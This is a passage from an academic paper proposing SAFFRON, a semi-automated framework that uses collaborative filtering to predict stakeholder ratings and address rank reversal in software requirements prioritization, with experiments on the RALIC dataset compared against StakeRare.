Requirements Prioritization has, however, been proven to be extremely challenging and one of the biggest issues is scalability. In large scale projects, the number of stakeholders is vast. These stakeholders are split in divisions and organizations. Each of them can have different needs which may create conflict in deciding which requirements need to be prioritized [4], [5]. Besides, there are various complexities such as inadequate budget, unskilled programmers, lack of resources and time. These complexities increase the need for human interaction that becomes infeasible when stakeholder size is too large. One major challenge that arises from the scalability issues is the rank reversal problem [6].

Rank reversal means updating the ranking of the prioritized requirements when a new requirement is added or deleted or an old requirement is changed. As software development is an iterative process, requirements are identified during different phases such as designing, analysis or problem solving. Requirements can also change through client feedback. Thus the rank reversal problem is inevitable. It is particularly challenging for large scale projects with large number of stakeholders since such projects would have more volatile requirements that are subject to change. It is essential to take such changes into consideration when prioritizing requirements [6]–[8].

Due to the necessity and benefits of RP, it has long been an active area of research. Researchers discussed about several stakeholder prioritization concepts for requirements prioritization: exploring collaboration [9], risks of stakeholders' being negatively effected by project outcome [10], pairwise comparison [11], etc. The authors in [12] used House of Quality (HoQ) framework [13] for comparative analysis of 17 requirements prioritization frameworks but none of these frameworks addressed the rank reversal problem. The authors in [7] used k-means algorithm to solve rank reversal in requirements prioritization but failed to account for the stakeholder prioritization. Authors in [5], [14], [15] one-by-one addressed problems like prioritizing stakeholders, identifying appropriate requirements and methods of prioritization however, they did not considered rank reversal problem.

In this paper we propose a Semi-Automated Framework for soFtware Requirements priOritizatioN (SAFFRON) that addresses the rank reversal problem in requirement prioritization. Our proposed approach uses collaborative filtering techniques to resolve the rank reversal issues and decrease number of interactions with stakeholders. To the best of our knowledge, there exists no approach that has considered predictive models such as collaborative filtering to address the rank reversal issue. SAFFRON applies item based collaborative filtering (based on Pearson Correlation Coefficient) to determine similarities among new and already existing requirements. These similarities are later used to determine users who are highly likely to rate the new requirements. Model based collaborative filtering, which uses latent factor models [16] and gradient descent [17], is then used for predicting ratings of the suggested stakeholders.

We implemented our proposed framework and compared the results against Ground truth and StakeRare [15] approach. It has been shown that proposed approach reduces human interaction by 13.5-27% by maintaining strong ranking correlation with Ground Truth. The approach thus solves the rank reversal problem of requirements prioritization. Moreover, by reducing the human interactions, the approach is proven to be more scalable than StakeRare while yielding similar correlation with the ground truth.

Rest of the paper is organized as follows. Section II covers related work on RP domain. Section III contains the proposed methodology. Section IV explained the experimental settings and Section V discusses the results obtained from the experiment. The paper is concluded in Section VI with future research directions.

II. Related Work

Requirements prioritization is given importance by researchers since it helps in planning software releases in the scenario where all the requirements cannot be implemented in first release due to insufficient time and budget [8]. Prioritization also enhances software testing by reducing the probability of generating ineffective test cases based on imprecise requirements. Researchers have focused on some necessary tasks for requirement prioritization - determining and classifying requirements, prioritizing stakeholders and selecting proper frameworks [15], [18]–[20].

Authors in [9] studied the impact of distance in collaboration within social networks of stakeholders. The authors in [10] recommended to consider risks of negatively effecting the stakeholders' during the prioritization process. Pairwise comparison and numeral assignment based strategies were used in [11] to prioritize requirements of the project. Mitchell et al. [21] proposed a searching method for identification of stakeholders and their links. Authors in [22] automated stakeholder analysis by using crowd-sourcing approaches and prioritized stakeholders using Betweenness Centrality, Closeness Centrality and Page Rank Algorithm.

In [23], the authors presented quantitative framework for prioritizing nonfunctional requirements by using scenario-based approach. However, this approach fail to incorporate new requirements or change of existing ones and the evaluation suffered from validation issues. The research stated at [19] introduced a multi-criteria decision making system- 'Requirements Prioritizer' to prioritize requirements from any location. The system, while scalable and addressed the rank reversal issues persistent in techniques [24] such as AHP, bubble sort, case base rank, etc. had one major shortcoming. The approach did not prioritize or categorize stakeholders based on different requirement knowledge.

The authors in [20] used Fuzzy multi-criteria decision-making (FMCDM) method to effectively deal with the inherent imprecision, vagueness and ambiguity associated with human decision making process in RP. Questionnaires to collect relative ranks from stakeholders were used to prioritize requirements. This approach did not prioritize stakeholders and also failed to take dependencies in requirements into account. Moreover, there could be assessment bias in the results of this approach.

In [7], the authors supported stakeholder prioritization by ranking requirements based on the weight of their attributes provided by the relevant stakeholders. All the requirements must be mutually independent. This proposed approach deals with rank reversal and dependency issues. But the method of collecting requirement weight did not consider budget and time constraints.

K-means algorithm is used in [8] to resolve rank reversal problem of large scale software prioritization. Multiple criteria are used to form clusters. The clusters were prioritized based on weights. However, the approach did not prioritizes stakeholders, used ambiguous methods to gain weights of requirements and did not handle dependencies in requirement prioritization.

Lim et al. [5] prioritized stakeholders using 'StakeNet'- a social networking tool. This tool obtained recommendation of stakeholders from each stakeholder in the system through interviews. They extended this work to 'StakeSource2.0' [14], which prioritizes requirements and stakeholders by means of social networking and collaborative filtering. Their work also highlighted stakeholders conflict and proposed recommending requirements to applicable stakeholders. However, rank reversal was not considered in either of these approaches.

The authors of [14] also proposed 'StakeRare' [15] which used social networks and collaborative filtering for large scale requirements. The paper addressed three problems for large scale projects: information overload, inadequate stakeholder input, and biased prioritization of requirements. The authors collected stakeholder list by eliciting requirements and deriving influence of stakeholders using interviews and the importance of each requirement was determined. From that, requirements were analyzed and a list of prioritized requirements were generated. Although the method performed well compared to other existing methods, it did not cover rank reversal problem.

Review of state of the art framework for requirements prioritization illustrates that issues regarding rank reversal are not fully addressed in most of the approaches. Moreover, the approaches considering rank reversal suffers from several problems such as lack of stakeholder prioritization and computational complexity. In our knowledge, current approaches did not emphasize on reducing human interactions necessary for prioritizing new requirements. Depending solely on the feedback from stakeholders for prioritization, will increase time and cost needed for the process and introduce scalability issues.

III. SAFFRON Framework

This paper proposes a framework named SAFFRON which reduces human interaction while updating the ranks of the prioritized list after incorporating new requirements to already elicited and ranked requirements. By reducing the human interactions, it makes itself more suitable for large scale projects. SAFFRON consists of eight steps: initial collection of stakeholder's ratings, calculating project influence of stakeholders based on their roles and individual influences, computing importance of each stakeholders for every requirements from ratings and project influence, prioritizing requirements based on the total importance, for new requirements collecting ratings from a subset of stakeholders, merging both rating matrices




Fig. 1. Overview of SAFFRON framework.

of previous requirements and new requirements and deriving user-requirement relation matrix from merged rating matrix, determining users for whom to predict ratings, predict ratings using collaborative filtering. Lastly, new rating matrix with predicted ratings will be used as an input for step 3 and updated prioritized requirements list will be obtained. The first four steps of the framework are proposed by the authors in [15]. An overview of the whole framework is sketched in Fig. 1.

The architecture can be divided into two separate parts. One part is concerned with prioritizing elicited requirements and the other part intends to solve rank reversal problem caused by new requirements. Prioritizing elicited requirements follows these steps:

- At first the requirements relevant to the project and its ratings will be elicited from the stakeholders using human interaction.
- Then the approach described in StakeRare [15] will be applied. The stakeholders will be prioritized using the ratings provided by other stakeholders.
- After that each stakeholders' influence on the project will be calculated.
- After all these computations, the requirements will be prioritized using the ratings provided by the stakeholders and project influences calculated from role and stakeholder influence.

To solve the classic rank reversal problem, the following steps using prediction techniques are used. These steps are stated as follows:

- When new requirements arrive, ratings given by a portion of stakeholders are elicited for each requirement.
- Item-to-Item collaborative filtering is then used to find similarity among already elicited requirements and the new requirements. Although collaborative filtering technique was used in [15], they used it to find similar stakeholders instead of requirements. However, in this scenario it is more reasonable to find similar requirements first and then determine which stakeholders are more likely to rate those. Thus item-to-item technique was used.
- Model Based Collaborative Filtering using latent factors - learning parameter of users and feature vector of requirements are finally used for actual prediction of the values for the determined users from the previous step. This step also uses merged rating matrix and corresponding user-requirement relation matrix.
- Finally, StakeRare [15] is applied to the updated requirements list and new prioritized requirements list is attained from the approach.

A portion of the ratings are predicted rather than collecting all the ratings from stakeholders. Collecting all ratings from stakeholders for new requirements is time consuming and has scalability issues. Also large scale project developing process continues for several years. So it is natural for the stakeholders to provide appropriate rating after few years have passed on




Fig. 2. Merging rating matrices when a new requirement is added in the project.

that project. Applying predicted ratings of new requirements eliminates these two problems. Lastly, the predicted ratings are used for prioritizing those newly arrived requirements.

A. StakeRare

The first four steps of the framework follows the StakeRare approach proposed in [15]. StakeRare at first prioritizes the stakeholders using social networks. Then it uses collaborative filtering to recommend requirements to relevant users. Then the requirements are prioritized based on importance of the role of the stakeholders on the project, importance of that stakeholder in that particular role and his/her actual rating given on the requirement [5]. Finally the importance derived from project influence and rating which substitutes the actual rating of any user to any given requirement will be calculated and prioritization of the requirements will be made based on that. These steps can be completed by using (1) to (4).

$$Influence_{role(i)} = \frac{RRmax + 1 - rank(role(i))}{\sum_{j=1}^{n}(RRmax + 1 - rank(role(j)))} \tag{1}$$

$$Influence_i = \frac{RSmax + 1 - rank(i)}{\sum_{k=1}^{n}(RSmax + 1 - rank(k))} \tag{2}$$

$$ProjectInfluence_i = Influence_{role(i)} * Influence_i \tag{3}$$

$$Importance_i = \sum_{i=1}^{n}(ProjectInfluence_i * r_i) \tag{4}$$

Equation (1) is used for prioritizing role. Here, RRmax is the maximum rank of the roles, rank(role(i)) is the rank of that role. Then Equation (2) is used for calculating the influence of stakeholder in that role. Here, RSmax is the maximum rank of stakeholders in that role and rank(i) is the rank of that stakeholder. The influence of that stakeholder in that project is calculated using (3) which multiplies the stakeholder's influence in that role and influence of that role in the project. Then the importance of that requirement is calculated using summing all the ratings provided by the stakeholders in (4).

B. Stakeholder Rating Collection for New Requirements

As the framework adopts a semi-automated approach, manual collection of ratings from a portion of stakeholders needs to be done. Since ratings are collected from a subset of stakeholders for a newly arrived requirement, this framework decreases the number of human interactions necessary for updating prioritized requirements list. This approach will make the whole process more scalable for large scale requirements. After collecting the ratings derivation of user requirement relation matrix is generated for the new requirements. Ratings are collected from stakeholders of different roles. Initially ratings are collected from on an average M no. of stakeholders and this is decided based on extensive analysis. For new requirements on an average K ratings ($K < M$) are collected from stakeholders. This ensures that no. of human interactions required for new requirements are always less than no. of human interactions necessary for previously elicited requirements. This step can quantify the reduction of human collaboration in requirements prioritization.

C. Merging Respective Matrices

Merging respective matrices is concerned with: merging of previous rating matrix and new rating matrix, merging of previous user-requirement relation matrix and user-requirement relation matrix for new requirements. User-requirement relation matrix is used in the next step to determine the probability of stakeholders to provide rating to lately considered requirements. Merged matrix is used to conduct actual prediction of the ratings. Fig. 2 illustrates the merging process.

User-requirement relation matrix consists of binary values: 1 and 0. If user-requirement relation matrix$_{(i,j)}$ = 1, it denotes that for i-th requirement specified j-th stakeholder has provided a rating and If user-requirement relation matrix$_{(i,j)}$ = 0, it denotes that for i-th requirement specified j-th stakeholder has not provided any rating. This matrix aids to find the pattern of stakeholders giving ratings to particular requirements. A sample of an user-requirement relation matrix is presented in Table I.

TABLE I. A SAMPLE USER-REQUIREMENT RELATION MATRIX

Users	a.3.1. combine ID card and session card	a.3.2. combine library card	d.5.1. view and modify access rights, time of access, online, without card being present
Aaron Toms	1	1	1
Adrian Bank	1	0	1
Alison Crane	1	0	?
Andy Hicks	1	1	?
Andrew Dawn	0	0	1

D. Determining Users for Prediction

Ratings of which users are to be predicted has to be determined first to implement actual prediction. To determine, similarity among new and previously elicited requirements can be used. Item to item collaborative filtering can be used for finding similarities among requirements. This approach predicts probability of users to give ratings to new requirements based on this similarities. It learns if any specified user tends to rate the new requirement based on his/her rating on similar previous requirements. This approach can be divided into two steps. The steps are stated as following:

1) Correlation computation: For item based collaborative filtering to work, similarity among items has to be figured. In this case, requirements are the items and similarity among these requirements are estimated using correlation analysis. There are three correlation techniques which were considered for finding correlation among requirements. The techniques - Pearson Coefficient Correlation, Cosine Similarity and Jaccard Distance.

All of these techniques are implemented on the user-requirement relation matrix$_{(p,q)}$ to detect similarities among requirements. Best results are produced by cosine similarity and Pearson coefficient correlation as both of these approaches are invariant to scaling. This means similarities among elements are invariant even if all elements are multiplied by a nonzero constant. However, cosine similarity is not invariant when any constant is added to all elements. But Pearson correlation is also invariant to adding any constant to all elements. For example, if there are two vectors X1 and X2, and Pearson correlation function is called pearson(), pearson(X1, X2) == pearson(X1, 2 * X2 + 3). This property is really important as we are looking for similarity patterns among items. The items do not need to be exactly identical to be affirmed similar by our approach. Hence, Pearson Coefficient Correlation is used to determine similarity among items and used to predict ratings of the stakeholders. The equation of Pearson Coefficient Correlation is stated in (5).

$$sim(i,j) = \frac{\sum_{u \in U}(R_{(u,i)} - \bar{R_i})(R_{(u,j)} - \bar{R_j})}{\sqrt{\sum_{u \in U}(R_{(u,i)} - \bar{R_i})^2)}\sqrt{\sum_{u \in U}(R_{(u,j)} - \bar{R_j})^2)}} \quad (5)$$

To ensure accuracy of the correlation computation, we must first isolate the co-rated cases (i.e., cases where the users rated both i and j items). Let the set of users who both rated i and j are denoted by U then the correlation similarity is given by Here $R_{u,i}$ denotes the rating of user u on item i, $\overline{R_i}$ is the average rating of the i-th item. Hereafter, using this similarity function an Requirement-to-Requirement similarity matrix, as presented in Table II, will be generated.

TABLE II. A SAMPLE REQUIREMENT-TO-REQUIREMENT SIMILARITY MATRIX

	Requirement 1	Requirement 2	Requirement 3
Requirement 1	1	0.76	0.78
Requirement 2	0.76	1	0.86
Requirement 3	0.78	0.86	1

2) Stakeholder selection: Using the similarity matrix obtained from the previous step, stakeholders likely to rate a requirement can be predicted based on the commonly used (6).

$$P_{(u,i)} = \frac{\sum_{allsimilaritems,N}(S_{i,N} * R_{u,N})}{\sum_{allsimilaritems,N}|S_{i,N}|} \quad (6)$$

By using weighted sum we can predict the value for any user-item pair. First we take all the items similar to our target item, and from those similar items, we pick items which the active user has rated which is denoted by $S_{i,N}$. The actual rating given by the user U is denoted as $R_{u,N}$ in the equation. We weight the user's rating for each of these items by the similarity between that and the target item. Finally, we scale the prediction by the sum of similarities to get a reasonable value for the predicted rating. For user u and item i Predicted rating is denoted as $P_{u,i}$. These predicted values are used for calculating actual predicted rating by the users. These values can be used to suggest requirements to a user.

E. Prediction of Ratings

For predicting the value of a rating from a particular user, Model based collaborative filtering is used. The benefit of such technique is that it considers latent factors [16]. These factors are not explicitly stated rather than inferred based on the statistical analysis of any specified scenario. There are two latent factors are related to prediction in the scenario illustrated in the paper. For each user, we have to calculate the learning parameter (θ) and each requirement is associated with a feature vector (x). For each of the stakeholders learning parameters and for each of the requirements feature vector is initialized to small random values primarily. A cost function [25] J using those two factors is minimized to obtain actual learning parameters and feature vectors. Minimization of those parameters are completed using gradient descent [17] technique. Finally, the predictions of ratings are made by using multiplication of transpose matrix of learning parameter and the matrix derived from feature vector. The methodology is presented below:

- For each user j we have to learn the parameter $\theta^{(j)} \in R^{(n+1)}$ where n= number of features for predicting the ratings of new requirements. It denotes that $\theta^{(j)}$ is a vector which has n+1 dimensions. Given the feature vector $x^{(i)}$ for i^{th} requirement using linear regression modeling we can formulize the problem of deducing parameter vector.
- For every requirement i we have to learn the feature vector $x^{(i)} \in R^{(n+1)}$ where n = number of features for predicting the ratings of new requirements. It denotes that $x^{(i)}$ is a vector which has n+1 dimensions. Given the parameter vector $\theta^{(j)}$ and actual rating $y^{(i,j)}$ for j^{th} stakeholder we can formulize the problem of inferring feature vector using linear regression modeling.
- It should be noted that, parameter vector θ and feature vector x both should be initialized to small random values for initial computation. Then the cost function J is used to estimate and adjust the values of θ and x simultaneously to fulfill the objective of minimization. Henceforth, parameter vector θ and feature vector x is derived for each of the requirements and stakeholders. Based on these, the prediction value can be calculated by (7). It means that for i^{th} requirement and j^{th} user the predicted value is $\theta^{(j)}$ transposes $x^{(i)}$.

$$(\theta^{(j)})^T x^{(i)} \quad (7)$$

IV. EXPERIMENTAL SETUP

SAFFRON uses StakeRare [15] for prioritizing requirements and stakeholders. Thus, a prototype of StakeRare was implemented using JAVA. To implement the framework real life datasets was required. In addition, for evaluating the efficiency and effectiveness of the framework, right research questions need to be set. A brief discussion about these procedures are presented in the following sub-sections.

A. RALIC Dataset

The RALIC [15] project was used for implementation and experimentation of the proposed approach. The full form of RALIC is Replacement Access, Library and ID Card project.

Fig. 3. Ranking correlation with ground truth for Top 25%, 50%, 75% and 100% predicted rating for varying no. of requirements.





Fig. 4. Ranking correlation with ground truth for Top 25%, 50%, 75% and 100% predictions for varying no. of users.

It was a software project which was developed to maintain the access control system at University College London (UCL). The main reason for selecting this project was that it is complete and reliable. Besides another criterion was its scale. RALIC project had a complex stakeholder base, where there are more than 60 groups and 30,000 system users. These stakeholders have different and sometimes conflicting requirements.The dataset has more than 3,000 ratings from the stakeholders. For our experimentation, 82 requirements and 62 stakeholders are selected from RALIC dataset. As only one



(a) Ranking correlation when no. of training requirements are changing. (b) Ranking correlation when no. of users are changing.

Fig. 5. Boxplots of ranking correlation of SAFFRON with ground truth.

TABLE III. PERFORMANCE EVALUATION OF SAFFRON IN TERMS OF RANKING CORRELATION AND REDUCED HUMAN INTERACTION

Experimental Setting	No. of New Requirement	StakeRare		SAFFRON		
		Correlation	No. of Users Communicated	Correlation	No. of Users Communicated	% of reduced human interaction
Req.=40, User=35	10	0.923699314	48	0.923140505	35	27%
Req.=50, User=40	15	0.815667899	51	0.815205913	40	21.6%
Req.=50, User=45	20	0.76699411	54	0.767627872	45	16.7%
Req.=55, User=45	25	0.675217954	52	0.675609783	45	13.5%
Req.=50, User=45	30	0.675217954	54	0.67317174	45	16.7%

complete and reliable dataset is used, repeated random subsampling is implemented in order to eliminate skewed behavior of the dataset. Repeated iterations are applied 30 times for each experimentation setting.

B. Research Questions

The main goal of SAFFRON is to predict ratings of stakeholders for requirements. To fulfill this, goal experimentation has been performed on various experimental setting. Finding best experimentation setting depends on following research questions:

- **RQ1:** How many previously elicited and rated requirements are sufficient to predict missing values?
- **RQ2:** Ratings of how many stakeholders on an average for requirements are enough to predict the rating for missing values of new requirements?
- **RQ3:** What percentage of missing values should be predicted to ensure consistency of prioritization process?

Besides, to measure the performance of the framework and ensure its effectiveness following research questions must be addressed:

- **RQ4:** What is the correlation of SAFFRON to ground truth comparing to state of the art approach - StakeRare?
- **RQ5:** What percentage of human interactions could be reduced by SAFFRON?

Addressing these research questions will assist to accomplish the effectiveness of this software requirements prioritization framework in solving rank reversal problem and limiting human interaction.

V. RESULT ANALYSIS

The proposed framework was implemented by differing no. of previously elicited requirements, no. of stakeholders provided ratings on new requirements and percentage of top-N predicted values. Experimental settings of various combination of above mentioned parameters were tested. Spearman's ranking correlation was used to measure the ranking correlation among Ground Truth, StakeRare and SAFFRON.

To address RQ1, no. of previously elicited requirements were changed whereas no. of users collaborated manually for new requirements remained fixed (user = 40). Then the correlation is calculated. From Fig. 3 it could be seen that if 46-58 requirements were elicited in initial stage from 82 requirements, better ranking correlation to the ground truth is exhibited for new requirements. The ranking correlation then usually goes down with the increase of training requirements. This is understandable as overfitting may occur due to using too many requirements.

RQ2 is concerned with no. of users giving rating to new requirements to accurately predict ratings for other users. So in our experiment, we kept the training requirements fixed (50) and varied the no. of users. From Fig. 4 it is seen that if ratings from 38-45 stakeholders are collected for new requirements among 62 stakeholders then enhanced ranking correlation is achieved after prediction. The correlation gradually decreases,

TABLE IV. RMSE FOR CHANGING NO. OF REQUIREMENTS (USERS FIXED = 40)

Experimental Setting	RMSE for 25% Prediction	RMSE for 50% Prediction	RMSE for 75% Prediction	RMSE for 100% Prediction
Requirement (Train) = 50 User (Manual Rating) = 40	0.000939000	0.001882290	0.002364495	0.003137046
Requirement (Train) = 55 User (Manual Rating) = 40	0.000863000	0.001661692	0.002521551	0.002894824
Requirement (Train) = 60 User (Manual Rating) = 40	0.000809000	0.001336428	0.001833125	0.002372170

TABLE V. RMSE FOR CHANGING NO. OF USERS (REQUIREMENTS FIXED = 50)

Experimental Setting	RMSE for 25% Prediction	RMSE for 50% Prediction	RMSE for 75% Prediction	RMSE for 100% Prediction
Requirement (Train) = 50 User (Manual Rating) = 40	0.000939000	0.001882290	0.002364495	0.003137046
Requirement (Train) = 50 User (Manual Rating) = 45	0.000893000	0.001382774	0.002100870	0.002904053
Requirement (Train) = 50 User (Manual Rating) = 50	0.000687000	0.000999000	0.001428481	0.002181204

if the no. of stakeholders giving rating to new requirements goes above 45.

Too much prediction can make a system perform inconsistently. So it is important to know what percentage of values should be predicted, which is the concern of RQ3. Fig. 5 illustrates that higher predictions can sometime result in high ranking correlation. However, the variance of ranking correlation is also high in that case. So, a better performance is always not guaranteed. On the other hand, lower predictions have low ranking correlation on average. However, its variance is much lower, making it more consistent.

Based on the observations from RQ1-RQ3, we evaluated SAFFRON in different experimental settings. Here, we also varied the number of new requirements that are added later in the projects. This actually creates the rank reversal scenario. For those requirements, we considered that certain no. of ratings are given by the stakeholders. Rest of the ratings were predicted by SAFFRON and then the ranking correlation was computed. Results obtained from the experiment is presented in Table III.

From Table III it is seen that SAFFRON and StakeRare have almost similar ranking correlation with the Ground Truth. This answers our RQ4 that SAFFRON is as effective as StakeRare. It can be said that SAFFRON can also solve the rank reversal problem. Another significant finding is that SAFFRON reduces human interaction in all cases. Human interaction were lessened from StakeRare approach by 27%, 21.6%, 16.7%, 13.5% and 16.7% respectively in the 5 experimental settings presented in Table III. So in a nutshell 13.5-27% human interaction is reduced, which also answers RQ5.

After prediction of ratings by SAFFRON, the missing values of the selected part in the requirement-stakeholder matrix is filled with calculated predicted ratings. We compared the selected part of the updated matrix with the original ratings of that fragment derived from Ground Truth. Deviation of predicted ratings and original ratings was measured using Root Mean Squared Error (RMSE). This actually provided the rationale behind the performance of our approach.

A smaller RMSE indicates that predicted ratings are more closer to the original ratings. Tables IV and V present RMSE for various experimental settings. It can be seen that the RMSE values are not significant which resulted in SAFFRON's better performance. It is also observed that for 25% prediction value, the value of RMSE is lowest. This is another reason for which lower number of predictions can be used.

VI. CONCLUSION AND FUTURE WORK

This paper proposes a framework that addresses rank reversal problem in software requirements prioritization and reduces the no. of human interaction in the process. It used item based collaborative filtering to find similarity among previously rated requirements and newly arrived requirements. By using those similarities among requirements, probability of users to rate new requirements are computed. Ratings are then predicted, for users having high probabilities, adopting model based collaborative filtering. More precisely, regression techniques utilizing gradient descent to minimize cost function of latent factors is used for predicting ratings. Results suggests that the framework reduces human interaction while updating prioritized requirements list and also maintains consistent ranking correlation with ground truth compared to state of the art approaches.

One of the future challenges of the work is to cluster requirements and stakeholders based on prior information. Clustering can aid to find patterns from already elicited stakeholder ratings. Prediction will be more accurate and effective if the collaborative algorithm is applied on clustered requirements and stakeholders. Therefore, there is a scope of improvement by extending the framework by using clustering techniques.

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An Approach for External Preference Mapping Improvement by Denoising Consumer Rating Data

